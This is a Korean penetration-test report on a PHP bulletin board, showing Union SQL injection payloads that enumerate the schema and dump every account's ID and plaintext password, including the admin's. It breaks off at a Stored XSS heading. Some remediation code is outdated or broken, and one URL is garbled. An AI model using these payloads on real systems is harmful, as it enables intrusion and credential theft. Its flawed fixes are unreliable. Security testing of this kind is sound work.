

SUA

모의해킹 보고서

이원진

1. http://124.60.4.10:6662/


① Union SQL Injection

▪ 취약점 설명

사용자 입력 값으로 웹 사이트 SQL 쿼리가 완성되는 약점을 이용하며, 입력 값을 변조하여 비정상적인 SQL 쿼리를 조합하거나 실행하는 공격입니다. 쿼리 조작을 통해 SQL 문을 실행되게 함으로써 데이터베이스를 비정상적으로 조작 가능합니다.

▪ 취약점 점검

서비스 위치	게시판 검색창
서비스 URL	http://124.60.4.10:6662/board_list_search.php
취약한 파라미터	search



먼저, 싱글쿼터를 검색창에 입력했을 때 DB 에러 메시지가 뜬 것을 확인할 수 있습니다.

이 결과로 싱글쿼터 입력 시에 필터링 처리 되지 않는다고 생각하였습니다.

이후 ' or 1=1-- 구문을 입력하여 SQL 쿼리를 조작가능한지 확인하였습니다.

The screenshot shows a web browser window with the address bar displaying the URL: 124.60.4.10:6662/board_list_search.php?search=%27+or+1%3D1--. The page title is "Simple PHP board". Below the title is a search input field and a "검색" (Search) button. The search results are displayed as a table with the following data:


Number	Title	Written by	Date	Views
3	b	1	2022-12-29 01:38:42	17
5	b	admin	2022-12-29 01:38:42	26
19	b	a	2022-12-29 01:38:42	19
22		test	2022-12-30 05:43:49	0
23	test	root	2022-12-30 08:49:29	4

Below the table is a "Write" button. The search results are labeled as "' or 1=1-- 의 검색결과" (Search results for ' or 1=1--').

SQL 쿼리에 그대로 입력되어 모든 게시글이 검색되었습니다.

이 결과에 의해 Union SQL Injection 취약점이 있는지 SQL 쿼리 조작을 하였습니다.

The screenshot shows a web browser window with the address bar displaying the URL: 124.60.4.10:6662/board_list_search.php?search=%27+union+select+1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%2C17%2C18%2C19%2C20%2C21%2C22%2C23%2C24%2C25%2C26%2C27%2C28%2C29%2C30%2C31%2C32%2C33%2C34%2C35%2C36%2C37%2C38%2C39%2C40%2C41%2C42%2C43%2C44%2C45%2C46%2C47%2C48%2C49%2C50%2C51%2C52%2C53%2C54%2C55%2C56%2C57%2C58%2C59%2C60%2C61%2C62%2C63%2C64%2C65%2C66%2C67%2C68%2C69%2C70%2C71%2C72%2C73%2C74%2C75%2C76%2C77%2C78%2C79%2C80%2C81%2C82%2C83%2C84%2C85%2C86%2C87%2C88%2C89%2C90%2C91%2C92%2C93%2C94%2C95%2C96%2C97%2C98%2C99%2C100%2C101%2C102%2C103%2C104%2C105%2C106%2C107%2C108%2C109%2C110%2C111%2C112%2C113%2C114%2C115%2C116%2C117%2C118%2C119%2C120%2C121%2C122%2C123%2C124%2C125%2C126%2C127%2C128%2C129%2C130%2C131%2C132%2C133%2C134%2C135%2C136%2C137%2C138%2C139%2C140%2C141%2C142%2C143%2C144%2C145%2C146%2C147%2C148%2C149%2C150%2C151%2C152%2C153%2C154%2C155%2C156%2C157%2C158%2C159%2C160%2C161%2C162%2C163%2C164%2C165%2C166%2C167%2C168%2C169%2C170%2C171%2C172%2C173%2C174%2C175%2C176%2C177%2C178%2C179%2C180%2C181%2C182%2C183%2C184%2C185%2C186%2C187%2C188%2C189%2C190%2C191%2C192%2C193%2C194%2C195%2C196%2C197%2C198%2C199%2C200%2C201%2C202%2C203%2C204%2C205%2C206%2C207%2C208%2C209%2C210%2C211%2C212%2C213%2C214%2C215%2C216%2C217%2C218%2C219%2C220%2C221%2C222%2C223%2C224%2C225%2C226%2C227%2C228%2C229%2C230%2C231%2C232%2C233%2C234%2C235%2C236%2C237%2C238%2C239%2C240%2C241%2C242%2C243%2C244%2C245%2C246%2C247%2C248%2C249%2C250%2C251%2C252%2C253%2C254%2C255%2C256%2C257%2C258%2C259%2C260%2C261%2C262%2C263%2C264%2C265%2C266%2C267%2C268%2C269%2C270%2C271%2C272%2C273%2C274%2C275%2C276%2C277%2C278%2C279%2C280%2C281%2C282%2C283%2C284%2C285%2C286%2C287%2C288%2C289%2C290%2C291%2C292%2C293%2C294%2C295%2C296%2C297%2C298%2C299%2C300%2C301%2C302%2C303%2C304%2C305%2C306%2C307%2C308%2C309%2C310%2C311%2C312%2C313%2C314%2C315%2C316%2C317%2C318%2C319%2C320%2C321%2C322%2C323%2C324%2C325%2C326%2C327%2C328%2C329%2C330%2C331%2C332%2C333%2C334%2C335%2C336%2C337%2C338%2C339%2C340%2C341%2C342%2C343%2C344%2C345%2C346%2C347%2C348%2C349%2C350%2C351%2C352%2C353%2C354%2C355%2C356%2C357%2C358%2C359%2C360%2C361%2C362%2C363%2C364%2C365%2C366%2C367%2C368%2C369%2C370%2C371%2C372%2C373%2C374%2C375%2C376%2C377%2C378%2C379%2C380%2C381%2C382%2C383%2C384%2C385%2C386%2C387%2C388%2C389%2C390%2C391%2C392%2C393%2C394%2C395%2C396%2C397%2C398%2C399%2C400%2C401%2C402%2C403%2C404%2C405%2C406%2C407%2C408%2C409%2C410%2C411%2C412%2C413%2C414%2C415%2C416%2C417%2C418%2C419%2C420%2C421%2C422%2C423%2C424%2C425%2C426%2C427%2C428%2C429%2C430%2C431%2C432%2C433%2C434%2C435%2C436%2C437%2C438%2C439%2C440%2C441%2C442%2C443%2C444%2C445%2C446%2C447%2C448%2C449%2C450%2C451%2C452%2C453%2C454%2C455%2C456%2C457%2C458%2C459%2C460%2C461%2C462%2C463%2C464%2C465%2C466%2C467%2C468%2C469%2C470%2C471%2C472%2C473%2C474%2C475%2C476%2C477%2C478%2C479%2C480%2C481%2C482%2C483%2C484%2C485%2C486%2C487%2C488%2C489%2C490%2C491%2C492%2C493%2C494%2C495%2C496%2C497%2C498%2C499%2C500%2C501%2C502%2C503%2C504%2C505%2C506%2C507%2C508%2C509%2C510%2C511%2C512%2C513%2C514%2C515%2C516%2C517%2C518%2C519%2C520%2C521%2C522%2C523%2C524%2C525%2C526%2C527%2C528%2C529%2C530%2C531%2C532%2C533%2C534%2C535%2C536%2C537%2C538%2C539%2C540%2C541%2C542%2C543%2C544%2C545%2C546%2C547%2C548%2C549%2C550%2C551%2C552%2C553%2C554%2C555%2C556%2C557%2C558%2C559%2C560%2C561%2C562%2C563%2C564%2C565%2C566%2C567%2C568%2C569%2C570%2C571%2C572%2C573%2C574%2C575%2C576%2C577%2C578%2C579%2C580%2C581%2C582%2C583%2C584%2C585%2C586%2C587%2C588%2C589%2C590%2C591%2C592%2C593%2C594%2C595%2C596%2C597%2C598%2C599%2C600%2C601%2C602%2C603%2C604%2C605%2C606%2C607%2C608%2C609%2C610%2C611%2C612%2C613%2C614%2C615%2C616%2C617%2C618%2C619%2C620%2C621%2C622%2C623%2C624%2C625%2C626%2C627%2C628%2C629%2C630%2C631%2C632%2C633%2C634%2C635%2C636%2C637%2C638%2C639%2C640%2C641%2C642%2C643%2C644%2C645%2C646%2C647%2C648%2C649%2C650%2C651%2C652%2C653%2C654%2C655%2C656%2C657%2C658%2C659%2C660%2C661%2C662%2C663%2C664%2C665%2C666%2C667%2C668%2C669%2C670%2C671%2C672%2C673%2C674%2C675%2C676%2C677%2C678%2C679%2C680%2C681%2C682%2C683%2C684%2C685%2C686%2C687%2C688%2C689%2C690%2C691%2C692%2C693%2C694%2C695%2C696%2C697%2C698%2C699%2C700%2C701%2C702%2C703%2C704%2C705%2C706%2C707%2C708%2C709%2C710%2C711%2C712%2C713%2C714%2C715%2C716%2C717%2C718%2C719%2C720%2C721%2C722%2C723%2C724%2C725%2C726%2C727%2C728%2C729%2C730%2C731%2C732%2C733%2C734%2C735%2C736%2C737%2C738%2C739%2C740%2C741%2C742%2C743%2C744%2C745%2C746%2C747%2C748%2C749%2C750%2C751%2C752%2C753%2C754%2C755%2C756%2C757%2C758%2C759%2C760%2C761%2C762%2C763%2C764%2C765%2C766%2C767%2C768%2C769%2C770%2C771%2C772%2C773%2C774%2C775%2C776%2C777%2C778%2C779%2C780%2C781%2C782%2C783%2C784%2C785%2C786%2C787%2C788%2C789%2C790%2C791%2C792%2C793%2C794%2C795%2C796%2C797%2C798%2C799%2C800%2C801%2C802%2C803%2C804%2C805%2C806%2C807%2C808%2C809%2C810%2C811%2C812%2C813%2C814%2C815%2C816%2C817%2C818%2C819%2C820%2C821%2C822%2C823%2C824%2C825%2C826%2C827%2C828%2C829%2C830%2C831%2C832%2C833%2C834%2C835%2C836%2C837%2C838%2C839%2C840%2C841%2C842%2C843%2C844%2C845%2C846%2C847%2C848%2C849%2C850%2C851%2C852%2C853%2C854%2C855%2C856%2C857%2C858%2C859%2C860%2C861%2C862%2C863%2C864%2C865%2C866%2C867%2C868%2C869%2C870%2C871%2C872%2C873%2C874%2C875%2C876%2C877%2C878%2C879%2C880%2C881%2C882%2C883%2C884%2C885%2C886%2C887%2C888%2C889%2C890%2C891%2C892%2C893%2C894%2C895%2C896%2C897%2C898%2C899%2C900%2C901%2C902%2C903%2C904%2C905%2C906%2C907%2C908%2C909%2C910%2C911%2C912%2C913%2C914%2C915%2C916%2C917%2C918%2C919%2C920%2C921%2C922%2C923%2C924%2C925%2C926%2C927%2C928%2C929%2C930%2C931%2C932%2C933%2C934%2C935%2C936%2C937%2C938%2C939%2C940%2C941%2C942%2C943%2C944%2C945%2C946%2C947%2C948%2C949%2C950%2C951%2C952%2C953%2C954%2C955%2C956%2C957%2C958%2C959%2C960%2C961%2C962%2C963%2C964%2C965%2C966%2C967%2C968%2C969%2C970%2C971%2C972%2C973%2C974%2C975%2C976%2C977%2C978%2C979%2C980%2C981%2C982%2C983%2C984%2C985%2C986%2C987%2C988%2C989%2C990%2C991%2C992%2C993%2C994%2C995%2C996%2C997%2C998%2C999%2C1000%2C1001%2C1002%2C1003%2C1004%2C1005%2C1006%2C1007%2C1008%2C1009%2C1010%2C1011%2C1012%2C1013%2C1014%2C1015%2C1016%2C1017%2C1018%2C1019%2C1020%2C1021%2C1022%2C1023%2C1024%2C1025%2C1026%2C1027%2C1028%2C1029%2C1030%2C1031%2C1032%2C1033%2C1034%2C1035%2C1036%2C1037%2C1038%2C1039%2C1040%2C1041%2C1042%2C1043%2C1044%2C1045%2C1046%2C1047%2C1048%2C1049%2C1050%2C1051%2C1052%2C1053%2C1054%2C1055%2C1056%2C1057%2C1058%2C1059%2C1060%2C1061%2C1062%2C1063%2C1064%2C1065%2C1066%2C1067%2C1068%2C1069%2C1070%2C1071%2C1072%2C1073%2C1074%2C1075%2C1076%2C1077%2C1078%2C1079%2C1080%2C1081%2C1082%2C1083%2C1084%2C1085%2C1086%2C1087%2C1088%2C1089%2C1090%2C1091%2C1092%2C1093%2C1094%2C1095%2C1096%2C1097%2C1098%2C1099%2C1100%2C1101%2C1102%2C1103%2C1104%2C1105%2C1106%2C1107%2C1108%2C1109%2C1110%2C1111%2C1112%2C1113%2C1114%2C1115%2C1116%2C1117%2C1118%2C1119%2C1120%2C1121%2C1122%2C1123%2C1124%2C1125%2C1126%2C1127%2C1128%2C1129%2C1130%2C1131%2C1132%2C1133%2C1134%2C1135%2C1136%2C1137%2C1138%2C1139%2C1140%2C1141%2C1142%2C1143%2C1144%2C1145%2C1146%2C1147%2C1148%2C1149%2C1150%2C1151%2C1152%2C1153%2C1154%2C1155%2C1156%2C1157%2C1158%2C1159%2C1160%2C1161%2C1162%2C1163%2C1164%2C1165%2C1166%2C1167%2C1168%2C1169%2C1170%2C1171%2C1172%2C1173%2C1174%2C1175%2C1176%2C1177%2C1178%2C1179%2C1180%2C1181%2C1182%2C1183%2C1184%2C1185%2C1186%2C1187%2C1188%2C1189%2C1190%2C1191%2C1192%2C1193%2C1194%2C1195%2C1196%2C1197%2C1198%2C1199%2C1200%2C1201%2C1202%2C1203%2C1204%2C1205%2C1206%2C1207%2C1208%2C1209%2C1210%2C1211%2C1212%2C1213%2C1214%2C1215%2C1216%2C1217%2C1218%2C1219%2C1220%2C1221%2C1222%2C1223%2C1224%2C1225%2C1226%2C1227%2C1228%2C1229%2C1230%2C1231%2C1232%2C1233%2C1234%2C1235%2C1236%2C1237%2C1238%2C1239%2C1240%2C1241%2C1242%2C1243%2C1244%2C1245%2C1246%2C1247%2C1248%2C1249%2C1250%2C1251%2C1252%2C1253%2C1254%2C1255%2C1256%2C1257%2C1258%2C1259%2C1260%2C1261%2C1262%2C1263%2C1264%2C1265%2C1266%2C1267%2C1268%2C1269%2C1270%2C1271%2C1272%2C1273%2C1274%2C1275%2C1276%2C1277%2C1278%2C1279%2C1280%2C1281%2C1282%2C1283%2C1284%2C1285%2C1286%2C1287%2C1288%2C1289%2C1290%2C1291%2C1292%2C1293%2C1294%2C1295%2C1296%2C1297%2C1298%2C1299%2C1300%2C1301%2C1302%2C1303%2C1304%2C1305%2C1306%2C1307%2C1308%2C1309%2C1310%2C1311%2C1312%2C1313%2C1314%2C1315%2C1316%2C1317%2C1318%2C1319%2C1320%2C1321%2C1322%2C1323%2C1324%2C1325%2C1326%2C1327%2C1328%2C1329%2C1330%2C1331%2C1332%2C1333%2C1334%2C1335%2C1336%2C1337%2C1338%2C1339%2C1340%2C1341%2C1342%2C1343%2C1344%2C1345%2C1346%2C1347%2C1348%2C1349%2C1350%2C1351%2C1352%2C1353%2C1354%2C1355%2C1356%2C1357%2C1358%2C1359%2C1360%2C1361%2C1362%2C1363%2C1364%2C1365%2C1366%2C1367%2C1368%2C1369%2C1370%2C1371%2C1372%2C1373%2C1374%2C1375%2C1376%2C1377%2C1378%2C1379%2C1380%2C1381%2C1382%2C1383%2C1384%2C1385%2C1386%2C1387%2C1388%2C1389%2C1390%2C1391%2C1392%2C1393%2C1394%2C1395%2C1396%2C1397%2C1398%2C1399%2C1400%2C1401%2C1402%2C1403%2C1404%2C1405%2C1406%2C1407%2C1408%2C1409%2C1410%2C1411%2C1412%2C1413%2C1414%2C1415%2C1416%2C1417%2C1418%2C1419%2C1420%2C1421%2C1422%2C1423%2C1424%2C1425%2C1426%2C1427%2C1428%2C1429%2C1430%2C1431%2C1432%2C1433%2C1434%2C1435%2C1436%2C1437%2C1438%2C1439%2C1440%2C1441%2C1442%2C1443%2C1444%2C1445%2C1446%2C1447%2C1448%2C1449%2C1450%2C1451%2C1452%2C1453%2C1454%2C1455%2C1456%2C1457%2C1458%2C1459%2C1460%2C1461%2C1462%2C1463%2C1464%2C1465%2C1466%2C1467%2C1468%2C1469%2C1470%2C1471%2C1472%2C1473%2C1474%2C1475%2C1476%2C1477%2C1478%2C1479%2C1480%2C1481%2C1482%2C1483%2C1484%2C1485%2C1486%2C1487%2C1488%2C1489%2C1490%2C1491%2C1492%2C1493%2C1494%2C1495%2C1496%2C1497%2C1498%2C1499%2C1500%2C1501%2C1502%2C1503%2C1504%2C1505%2C1506%2C1507%2C1508%2C1509%2C1510%2C1511%2C1512%2C1513%2C1514%2C1515%2C1516%2C1517%2C1518%2C1519%2C1520%2C1521%2C1522%2C1523%2C1524%2C1525%2C1526%2C1527%2C1528%2C1529%2C1530%2C1531%2C1532%2C1533%2C1534%2C1535%2C1536%2C1537%2C1538%2C1539%2C1540%2C1541%2C1542%2C1543%2C1544%2C1545%2C1546%2C1547%2C1548%2C1549%2C1550%2C1551%2C1552%2C1553%2C1554%2C1555%2C1556%2C1557%2C1558%2C1559%2C1560%2C1561%2C1562%2C1563%2C1564%2C1565%2C1566%2C1567%2C1568%2C1569%2C1570%2C1571%2C1572%2C1573%2C1574%2C1575%2C1576%2C1577%2C1578%2C1579%2C1580%2C1581%2C1582%2C1583%2C1584%2C1585%2C1586%2C1587%2C1588%2C1589%2C1590%2C1591%2C1592%2C1593%2C1594%2C1595%2C1596%2C1597%2C1598%2C1599%2C1600%2C1601%2C1602%2C1603%2C1604%2C1605%2C1606%2C1607%2C1608%2C1609%2C1610%2C1611%2C1612%2C1613%2C1614%2C1615%2C1616%2C1617%2C1618%2C1619%2C1620%2C1621%2C1622%2C1623%2C1624%2C1625%2C1626%2C1627%2C1628%2C1629%2C1630%2C1631%2C1632%2C1633%2C1634%2C1635%2C1636%2C1637%2C1638%2C1639%2C1640%2C1641%2C1642%2C1643%2C1644%2C1645%2C1646%2C1647%2C1648%2C1649%2C1650%2C1651%2C1652%2C1653%2C1654%2C1655%2C1656%2C1657%2C1658%2C1659%2C1660%2C1661%2C1662%2C1663%2C1664%2C1665%2C1666%2C1667%2C1668%2C1669%2C1670%2C1671%2C1672%2C1673%2C1674%2C1675%2C1676%2C1677%2C1678%2C1679%2C1680%2C1681%2C1682%2C1683%2C1684%2C1685%2C1686%2C1687%2C1688%2C1689%2C1690%2C1691%2C1692%2C1693%2C1694%2C1695%2C1696%2C1697%2C1698%2C1699%2C1700%2C1701%2C1702%2C1703%2C1704%2C1705%2C1706%2C1707%2C1708%2C1709%2C1710%2C1711%2C1712%2C1713%2C1714%2C1715%2C1716%2C1717%2C1718%2C1719%2C1720%2C1721%2C1722%2C1723%2C1724%2C1725%2C1726%2C1727%2C1728%2C1729%2C1730%2C1731%2C1732%2C1733%2C1734%2C1735%2C1736%2C1737%2C1738%2C1739%2C1740%2C1741%2C1742%2C1743%2C1744%2C1745%2C1746%2C1747%2C1748%2C1749%2C1750%2C1751%2C1752%2C1753%2C1754%2C1755%2C1756%2C1757%2C1758%2C1759%2C1760%2C1761%2C1762%2C1763%2C1764%2C1765%2C1766%2C1767%2C1768%2C1769%2C1770%2C1771%2C1772%2C1773%2C1774%2C1775%2C1776%2C1777%2C1778%2C1779%2C1780%2C1781%2C1782%2C1783%2C1784%2C1785%2C1786%2C1787%2C1788%2C1789%2C1790%2C1791%2C1792%2C1793%2C1794%2C1795%2C1796%2C1797%2C1798%2C1799%2C1800%2C1801%2C1802%2C1803%2C1804%2C1805%2C1806%2C1807%2C1808%2C1809%2C1810%2C1811%2C1812%2C1813%2C1814%2C1815%2C1816%2C1



또한, ' order by 11-- 쿼리문을 입력하여 에러메시지가 뜬다면 컬럼의 개수가 10 개라는 것이 나타난 결과를 통해 취약점에 노출된 것을 확인하였습니다.

1,2,4,6,7 번째의 컬럼이 화면에 출력됨에 따라 2 번째 컬럼을 활용하여 DB 정보를 획득하였습니다.

<input type="text"/> <input type="button" value="검색"/>				
' union select 1,(select database()),3,4,5,6,7,8,9,10-- 의 검색결과				
Number	Title	Written by	Date	Views
3	b	1	2022-12-29 01:38:42	17
5	b	admin	2022-12-29 01:38:42	26
19	b	a	2022-12-29 01:38:42	19
22		test	2022-12-30 05:43:49	0
23	test	root	2022-12-30 08:49:29	4
1	php_db	4	6	7

' union select 1,(select database()),3,4,5,6,7,8,9,10,11-- 쿼리문을 통해 데이터베이스 이름이 출력되었습니다.

Simple PHP board

검색

' union select 1,(select table_name from information_schema.tables limit 1),3,4,5,6,7,8,9,10-- 의 검색결과

Number	Title	Written by	Date	Views
3	b	1	2022-12-29 01:38:42	17
5	b	admin	2022-12-29 01:38:42	26
19	b	a	2022-12-29 01:38:42	19
22		test	2022-12-30 05:43:49	0
23	test	root	2022-12-30 08:49:29	4
1	CHARACTER SETS	4	6	7

' union select 1,(select table_name from information_schema.tables limit 1),3,4,5,6,7,8,9,10-- 쿼리문을 통해 첫번째 테이블 명이 노출되었습니다.

데이터베이스 명을 알고 있기 때문에 해당 데이터베이스의 테이블명을 확인하였습니다.

' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='php_db'),3,4,5,6,7,8,9,10—쿼리문 입력 시,

Simple PHP board

검색

' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='php_db'),3,4,5,6,7,8,9,10-- 의 검색결과

Number	Title	Written by	Date	Views
3	b	1	2022-12-29 01:38:42	17
5	b	admin	2022-12-29 01:38:42	26
19	b	a	2022-12-29 01:38:42	19
22		test	2022-12-30 05:43:49	0
23	test	root	2022-12-30 08:49:29	4
1	board,member,sub_board	4	6	7

board, member, sub_board 테이블 명을 확인하였습니다.

계정정보가 들어있는 member 테이블의 컬럼명을 확인해보면,

검색

' union select 1,(select group_concat(column_name) from information_schema.columns where table_name='member'),3,4,5,6,7,8,9,10-- 의 검색결과

Number	Title	Written by	Date	Views
3	b	1	2022-12-29 01:38:42	17
5	b	admin	2022-12-29 01:38:42	26
19	b	a	2022-12-29 01:38:42	19
22		test	2022-12-30 05:43:49	0
23	test	root	2022-12-30 08:49:29	4
1	id,pw,email,date,permit	4	6	7

id, pw, email, date, permit 컬럼명을 확인하였습니다.

' union select 1,(select group_concat(id) from member),3,4,5,6,7,8,9,10-- 의 검색결과

Number	Title	Written by	Date	Views
3	b	1	2022-12-29 01:38:42	17
5	b	admin	2022-12-29 01:38:42	26
19	b	a	2022-12-29 01:38:42	19
22		test	2022-12-30 05:43:49	0
23	test	root	2022-12-30 08:49:29	4
1	test,a,gyeom,abcdef,123,1,admin,,b,root,testjin	4	6	7

' union select 1,(select group_concat(id) from member),3,4,5,6,7,8,9,10,11-- 쿼리문으로 모든 계정의 id 값이 출력되었습니다.

<input type="text"/> <input type="button" value="검색"/>				
' union select 1,(select group_concat(pw) from member),3,4,5,6,7,8,9,10-- 의 검색결과				
Number	Title	Written by	Date	Views
3	b	1	2022-12-29 01:38:42	17
5	b	admin	2022-12-29 01:38:42	26
19	b	a	2022-12-29 01:38:42	19
22		test	2022-12-30 05:43:49	0
23	test	root	2022-12-30 08:49:29	4
1	test,a,qwe@123,abcdef,123,1,1Q2W3E4R,,b,root,testjin	4	6	7

' union select 1,(select group_concat(pw) from member),3,4,5,6,7,8,9,10,11-- 쿼리문으로 모든 계정의 패스워드 값이 출력되었습니다.

그 결과 admin 계정의 아이디와 비밀번호를 획득할 수 있게 되었습니다.

▪ 대응 방안

- SQL 쿼리에 사용되는 문자열의 유효성을 검증하는 로직을 구현해야 합니다.
- 싱글쿼터, 세미콜론, 주석 처리 기호 등 특수문자를 사용자 입력 값으로 지정 금지하여야 합니다.
- 시스템에서 제공하는 에러 메시지가 노출되지 않도록 예외처리 해야 합니다.
- PHP 의 경우

1. addslashes 함수를 이용한 특정 문자열 필터링을 적용해야 합니다.

```
$query = sprintf("SELECT id,password,username FROM user_table WHERE_
id='%s';",addslashes($id));
// id 변수를 문자형으로 받고, id 변수의 특수문자를 일반문자로 변환
// @로 php 에러 메시지를 막음
$result = @OCIParse($conn, $query);
if (!@OCIExecute($result))
error("SQL 구문 에러");
exit;
@OCIFetchInto($result,&$rows);
... 중략 ...
```

2. eregi_replace 함수를 이용한 특정 문자열 필터링을 적용해야 합니다.

```
function SQL_Injection($get_Str) {
return eregi_replace("
( select| union| insert| update| delete| drop|W"|W|#|W/W*|W*W/|WWW|W;)", "",
$get_Str);
}
```

3. php.ini 설정 중에서 magic_quotes_gpc=on 옵션을 이용하여 특정 문자열 필터링 적용해야 합니다.
(PHP 6.0 이후 버전 사용 불능)

4. Static SQL 구문을 사용해야 합니다.

```
$sql = 'SELECT ID, PASSWORD, USER_NAME FORM DB WHERE VALUES = ? ';
$stmt = $mysqli->prepare($sql);
$stmt->bind_param('s', '1');
$stmt->execute();
$stmt->bind_result($ID, $PASSWORD, $USER_NAME); // 칼럼수만큼 변수로 지정
while($stmt->fetch()) {
printf("%s %s\n", $ID, $PASSWORD, $USER_NAME);
}
$stmt->close();
$mysqli->close();
```


㉓ Stored XSS

▪ 취약점 설명

사용자 입력값을 받는 게시판 등에 악의적인 스크립트를 삽입하여 게시글을 읽는 사용자의 쿠키(세션)를 탈취하여 도용하거나 악성코드 유포 사이트로 Redirect 할 수 있는 취약점입니다.

▪ 취약점 점검

